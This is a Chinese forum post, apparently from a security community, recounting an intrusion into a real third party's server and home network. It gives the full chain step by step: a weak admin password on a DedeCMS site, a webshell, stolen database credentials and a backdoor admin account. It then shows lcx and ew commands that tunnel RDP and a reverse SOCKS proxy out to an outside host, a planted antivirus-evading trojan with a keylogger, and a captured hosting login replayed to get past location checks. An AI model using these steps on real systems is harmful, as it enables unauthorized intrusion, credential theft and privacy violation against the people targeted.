

【骚姿势】从后台弱口令到内网漫游

声明：文章涉及到的方法、思路、工具仅供学习和测试用，用于其他用途产生的一切后果自负，产生的任何责任和本人无关。

摘要：从一个后台弱口令到内网漫游，再到隐私信息泄露，文章中详细讲解了其中的各种思路。

0x01 后台弱口令背锅

在复现一个dedecms漏洞的时候，我在网上到处找该版本的源码，无意间搜索到一个网站，简单测试一下，这个dedecms后台存在弱口令 admin/admin

我想大家都知道dedecms后台如果存在弱口令的话，会导致直接后台上传webshell的，（详见下面截图）



0x02 进行信息收集

拿到webshell以后，我们进一步进行信息收集和测试。

找到dedecms的数据库配置文件，路径为：/data/common.inc.php 得到数据库信息，用户名：root 密码：xxxx

```
载入 D:\wwwroot\...common.inc.php
<?php
//...mysql';
$cfg_dbhost = 'localhost';
$cfg_dbname = '...';
$cfg_dbuser = 'root';
$cfg_dbpwd = '...';
$cfg_dbprefix = 'dede_';
$cfg_db_language = 'utf8';

?>
```

首先输入ipconfig查看本机地址，我们得到一个IP地址192. 168. 1. 102。

```
中国菜刀@20100928
[*] 磁盘列表 [ C:D:E:F: ]
D:\wwwroot\...data\module\> ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地连接 IPv6 地址 . . . . . :
    IPv4 地址 . . . . . : 192.168.1.102
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.1.1
```

输入arp -a 得到arp记录里面存在的一些局域网IP

```
D:\wwwroot\...data\module\> arp -a

接口: 192.168.1.102 --- 0xd
Internet 地址      物理地址          类型
192.168.1.1        6c-59-40-0e-47-d0 动态
192.168.1.100      00-e0-4c-02-d8-e5 动态
192.168.1.105      00-c0-94-ee-b7-0b 动态
192.168.1.106      fc-64-ba-8b-16-84 动态
192.168.1.108      68-3e-34-2b-e0-f1 动态
192.168.1.255      ff-ff-ff-ff-ff-ff 静态
224.0.0.2          01-00-5e-00-00-02 静态
224.0.0.22         01-00-5e-00-00-16 静态
224.0.0.251        01-00-5e-00-00-fb 静态
224.0.0.252        01-00-5e-00-00-fc 静态
233.72.24.120      01-00-5e-4b-18-78 静态
239.11.20.1        01-00-5e-06-14-01 静态
239.255.255.250    01-00-5e-7f-ff-fc-hu 静态
255.255.255.255    ff-ff-ff-ff-ff-ff 静态
```

输入tasklist 可以得知目标安装了那些防护软件，方便后续绕过或者做免杀。

```
D:\wwwroot\demo349\data\module\> tasklist
```

映像名称	PID	会话名	会话#	内存使用
System Idle Process	0	Services	0	24 K
System	4	Services	0	368 K
smss.exe	224	Services	0	1,100 K
csrss.exe	368	Services	0	7,716 K
csrss.exe	464	Console	1	54,556 K
wininit.exe	472	Services	0	4,940 K
winlogon.exe	512	Console	1	7,932 K
services.exe	568	Services	0	9,904 K
lsass.exe	576	Services	0	17,096 K
lsn.exe	584	Services	0	6,436 K
svchost.exe	684	Services	0	9,700 K
svchost.exe	764	Services	0	9,236 K
svchost.exe	856	Services	0	28,636 K
svchost.exe	896	Services	0	41,816 K
svchost.exe	936	Services	0	10,936 K
svchost.exe	988	Services	0	14,240 K
svchost.exe	236	Services	0	21,516 K
svchost.exe	424	Services	0	9,300 K
svchost.exe	1128	Services	0	11,148 K

输入tasklist /svc 找到服务对应列 名称为: TermService PID为: 4828 (记住这个pid) 程序名称为: svchost.exe

```
sqlservr.exe 1804 MSSQLSERVER
httpd.exe 1812 暂缺
msmdsrv.exe 3236 MSSQLServerOLAPService
mysqld.exe 3268 MySQLa
SMSvcHost.exe 3348 NetPipeActivator, NetTcpActivator,
NetTcpPortSharing
pcas.exe 3492 pcas
svchost.exe 3536 pnphost
svchost.exe 3556 RemoteRegistry
ReportingServicesService. 3584 ReportServer
sqlwriter.exe 3620 SQLWriter
TBSecSvc.exe 3844 TBSecSvc
svchost.exe 3876 W3SVC, WAS
WiseRarSvc.exe 3900 WiseRarService
WmiPrvSE.exe 4256 暂缺
fdlauncher.exe 4800 MSSQLEnlauncher
svchost.exe 4828 TermService
svchost.exe 4868 PolicyAgent
fdhost.exe 5060 暂缺
conhost.exe 5068 暂缺
svchost.exe 3816 FontCache
msdtc.exe 408 MSDTC
svchost.exe 1464 WinDefend
TrustedInstaller.exe 3932 TrustedInstaller
taskhost.exe 4980 暂缺
dwm.exe 4880 暂缺
explorer.exe 5132 暂缺
smss.exe 5200 暂缺
```

输入netstat -ano 找到pid为: 4828的行, 从截图可以看到, 远程端口为默认的3389。

```
TCP [::]:1407 [::]:0 LISTENING 1392
TCP [::]:1408 [::]:0 LISTENING 1392
TCP [::]:1409 [::]:0 LISTENING 1392
TCP [::]:1410 [::]:0 LISTENING 1392
TCP [::]:1411 [::]:0 LISTENING 1392
TCP [::]:1412 [::]:0 LISTENING 1392
TCP [::]:1413 [::]:0 LISTENING 1392
TCP [::]:1414 [::]:0 LISTENING 1392
TCP [::]:1415 [::]:0 LISTENING 1392
TCP [::]:1423 [::]:0 LISTENING 1392
TCP [::]:1433 [::]:0 LISTENING 1804
TCP [::]:2383 [::]:0 LISTENING 3236
TCP [::]:3389 [::]:0 LISTENING 4828
TCP [::]:8080 [::]:0 LISTENING 4
TCP [::]:47001 [::]:0 LISTENING 4
TCP [::]:49152 [::]:0 LISTENING 472
TCP [::]:49153 [::]:0 LISTENING 858
TCP [::]:49154 [::]:0 LISTENING 896
TCP [::]:49155 [::]:0 LISTENING 576
TCP [::]:49187 [::]:0 LISTENING 568
TCP [::]:49189 [::]:0 LISTENING 4880
TCP [::]:1434 [::]:0 LISTENING 1804
UDP 0.0.0.0:123 ** 936
UDP 0.0.0.0:500 ** 896
UDP 0.0.0.0:4500 ** 896
UDP 0.0.0.0:5355 ** 236
UDP 0.0.0.0:6666 ** 3536
UDP 0.0.0.0:6763 ** 3536
UDP 0.0.0.0:51401 ** 3900
UDP 0.0.0.0:52229 ** 4828
UDP 0.0.0.0:52357 ** 3900
UDP 0.0.0.0:54738 ** 3536
UDP 0.0.0.0:59538 ** 3900
UDP 0.0.0.0:61998 ** 3536
```



基本信息收集得差不多了，我们整理下。

本机IP: 192.168.1.102

远程端口: 3389

数据库信息: 用户名: root 密码: xxxx

防护软件: 无

0x03 测试思路

我们得知目标是一个内网的主机，经过直接远程连接外网IP发现连不上，说明对方没有对外映射3389端口。

解决方法: 做端口转发，或者远控马，（远控马不能后台控制，只能远程控制桌面，容易被发现）

0x04 提权进一步测试

首先进行提权

net user 用户名 密码 /add (新建一个账号)

net localgroup administrators 用户名 /add (把用户名加入到管理员组, 提升为管理员)

提权完成后，上传端口转发工具，并在webshell下执行命令完成端口转发。

lcx端口转发工具的用法:

首先在本地执行: lcx.exe -listen 2222 3333

说明: 2222为转发端口，3333为本机任意未被占用的端口（监听2222端口，把收到的数据转发到本机3333端口）

```
C:\WINDOWS\system32\cmd.exe

D:\Jason专用工具包\tools\渗透\中国菜刀\端口转发\lcx>lcx.exe -listen 2222 3333
===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] =====

[+] Listening port 2222 .....
[+] Listen OK!
[+] Listening port 3333 .....
[+] Listen OK!
[+] Waiting for Client on port:2222 .....

春秋社区
bbs.ichunqiu.com
```

这里需要注意下，如果你选择转发到你家里的电脑上的话，需要在路由器做端口映射（过程请自行百度）

如果是转发的服务器上的话，需要注意防火墙不要拦截3333和2222端口。

然后在目标上面执行lcx.exe -slave 120.120.120.120 2222 127.0.0.1 3389

说明：把本机的3389端口转发到120.120.120.120 端口为2222的服务器

执行完命令后我们发现本地的监听cmd里面出现连接成功。

```
C:\Windows\system32\cmd.exe

===== HUC Packet Transmit Tool V1.00 =====
===== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] =====

[+] Listening port 2222 .....
[+] Listen OK!
[+] Listening port 3333 .....
[+] Listen OK!
[+] Waiting for Client on port:2222 ..
[+] Accept a Client on port 2222 from .....
[+] Waiting another Client on port:3333....
[+] Accept a Client on port 3333 from 127.0.0.1
[+] Accept Connect OK!
[+] Start Transmit < ..... 61990 <-> 127.0.0.1:54856 .....

Recv 28 bytes 127.0.0.1:54856
Send 28 bytes .....:61990

[+] OK! I Closed The Two Socket.
[+] CreateThread OK!


[+] Waiting for Client on port:2222 ..
[+] Accept a Client on port 2222 from .....
[+] Waiting another Client on port:3333....

春秋社区
bbs.ichunqiu.com
```

现在本机打开mstsc IP地址输入127.0.0.1:3333



回车后输入提权的账号密码，即可通过反弹的端口，在本地直接登录到目标服务器上。



0x05 内网的信息收集

我们通过webshell上传端口扫描工具ScanPort.exe到目标服务器上。

然后在你的mstsc窗口里面找到刚刚上传的工具，设置好端口号和IP段进行扫描。

扫描常见的端口号:21, 23, 80, 139, 1433, 1723, 3306, 3389, 8080

扫描后我们得知192.168.1.105主机开放了3306端口



3306是mysql的端口，说明192.168.1.105这个IP安装了mysql，通过简单测试发现安装的是phpstudy，只对内网开放，应该是个测试用的环境。

直接输入这个IP后面加上/phpmyadmin 进行尝试登陆，最后发现密码和前面收集到的密码是一样的。

登录成功以后通过日志写入shell拿到webshell（方法见ICQ里面的汇总

贴：<https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=20754>）


因为这台测试环境的服务器外网访问不了，不得不上传菜刀到192.168.1.102上进行操作。

拿到shell以后先翻翻文件夹，我一般先看桌面，再看其他分区。

桌面的路径为：C:\Users\Administrator\Desktop\

因为目标处于内网，所以为了方便后续测试我们丢个免杀的远控马到192.168.1.105这个主机上，在webshell下直接运行即可上线。

在桌面发现几个TXT文件，里面有各种服务器配置信息，ftp信息等等。（数据未动）其他分区有游戏和其他各种软件，所以判断这是一台个人电脑。



等了没多久，在键盘记录下监控到一段有意思的记录，从图中可以看到他应该在登录西部数据账号。（上面可以购买主机，服务器等等）



我本地测试登录一下，的确可以登陆，但是因为异地登录的原因，被二次验证拦截了，登录不上。



但是遇到这么骚的我，你以为真的就没法登录了？ NO NO NO



0x06 骚姿势绕过异地登录拦截

思路：因为大多数网站的异地登录是通过IP地址判断的，所以我打算用ew代理工具反弹代理出来，这样我在本机用sock5工具就能直接通过他的外网IP登录了。

前面我提过，他局域网有192.168.1.102（对外开放的服务器）192.168.1.105（个人电脑）

由于个人电脑192.168.1.105安装了360全家桶，ew代理软件会被杀掉，所以我选择192.168.1.102来运行ew，并且反弹代理出来。

用法：

首先在本地执行以下命令（注意：如果你在局域网下要先在路由器里映射端口，或者开启dmz。）

```
ew.exe -s rcsocks -l 1008 -e 888
```

说明：利用ew.exe监听888端口，把接收到的数据转发到本地1008端口。

```
C:\Windows\system32\cmd.exe
C:\>ew.exe -s rcsocks -l 1008 -e 888
rcsocks 0.0.0.0:1008 <--[10000 usec]--> 0.0.0.0:888
init cmd_server_for_rc here
start listen port here
```

在目标webshell下执行以下命令

```
ew.exe -s rsocks -d 2.2.2.2 -e 888
```

说明：2.2.2.2为你的外网IP，或者填你服务器IP。888是你的端口号（注意防火墙要放行）


执行完后查看你本地的监听窗口，或者服务器监听窗口。

监听窗口显示rssocks cmd_socket OK!说明反弹成功。

现在去下载一个SocksCap64代理工具，我用的是3.8的版本。

打开后点击菜单栏的【代理按钮】，然后在代理管理器中添加一个代理，ip输入127.0.0.1
端口输入1008

输入完毕后点击下面的【打钩】图标，进行测试是否连接成功。（详见下面截图）




然后回到SocksCap64主界面，在里面打开浏览器（注意，第一次打开会提示让你导入本机安装的浏览器）

打开后输入ip.cn查询你IP是否改变了，如果改变了说明成功。

现在清空浏览器的所有缓存（因为我刚刚登录过西部数据，可能有一些缓存或者cookie记录）

重新登录西部数据发现已经绕过异地验证。


吓屎宝宝了，这应该是个建站公司的，要不然不可能这么多虚拟主机和域名吧？



登录后发现虚拟主机都可以在这里进行管理，包括虚拟主机的ftp在这里也能看到。



通过西部数据的密码我尝试登陆了他路由器，登陆成功（大多数人都有这个习惯，各种密码一样）



注：以上这种反弹方法，针对对方服务器处于内网，或者对方服务器对外开放端口，但是本身某些端口被屏蔽了，都可以使用反弹代理来实现绕过，然后直接进入对方内网，当然也可以用来做跳板，具体看个人发挥了。

吃水不忘挖井人，附上链接：<http://m.bobao.360.cn/learning/detail/3502.html>

测试到此结束了，所有数据未动，只是为了验证真实性。


发布文章之前已通知对方修改密码，服务器安装防护软件等等。

0x07 总结

- 一、尽量不要大多数的密码设置成一样的。
- 二、尽量设置复杂的密码（包含大小写字母加特殊字符 10位数以上）
- 三、不要认为在局域网里面就是安全的。

最后说几句：感谢icq平台，感谢各位帮助过我的dalao。

另外看帖不回的木有小JJ



工具的下载地址隐藏回复可见

本帖隱藏的內容

SocksCap64可百度搜索【SocksCap64下载】

Earthworm下载

<http://rootkiter.com/EarthWorm/>